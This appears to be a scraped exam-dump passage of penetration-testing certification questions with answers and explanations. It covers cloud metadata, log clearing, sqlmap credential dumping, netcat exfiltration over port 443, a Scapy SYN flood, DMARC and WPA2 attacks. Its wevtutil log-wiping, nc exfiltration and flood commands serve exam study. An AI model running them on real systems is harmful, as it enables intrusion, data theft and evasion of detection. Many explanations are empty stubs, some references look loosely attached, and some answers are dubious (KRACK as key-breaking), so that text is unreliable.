B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:
In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
? Metadata Services:
? Other Features:
Pentest References:
? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.
By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.
==========

NEW QUESTION 59
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
? Understanding Windows Event Logs: Windows event logs are a key forensic
artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
? Why Clear Windows Event Logs:
? Method to Clear Event Logs:
shell
Copy code wevtutil cl System wevtutil cl Security
wevtutil cl Application
? uk.co.certification.simulator.questionpool.PList@6126ce2a
? Alternative Options and Their Drawbacks:
? Case References:
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.
==========

NEW QUESTION 64
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?


A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities


Answer: A

Explanation:
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here??s why option A is correct:
? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.

? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.
==========

NEW QUESTION 66
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx
443/tcp    open       ssl/https   nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx 1.18.0
443/tcp    open       ssl/http    nginx 1.18.0
3306/tcp   filtered   mysql
```


DB server


```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     filtered   http
443/tcp    filtered   ssl/http
3306/tcp   filtered   mysql
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 67
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 69
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 70
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:
Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
? Block: All other traffic (*). Breakdown of Options:
? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443
< /tmp/data.tar.gz
? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3
<remote_server> 22
? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz
<remote_server>
References from Pentest:
? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.

? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
? Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
==========

NEW QUESTION 72
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
Preserving artifacts ensures that key outputs from the penetration test, such as logs,
screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
? Importance of Preserving Artifacts:
? Types of Artifacts:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 77
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 81
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 85
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 90
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
==========

NEW QUESTION 91
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
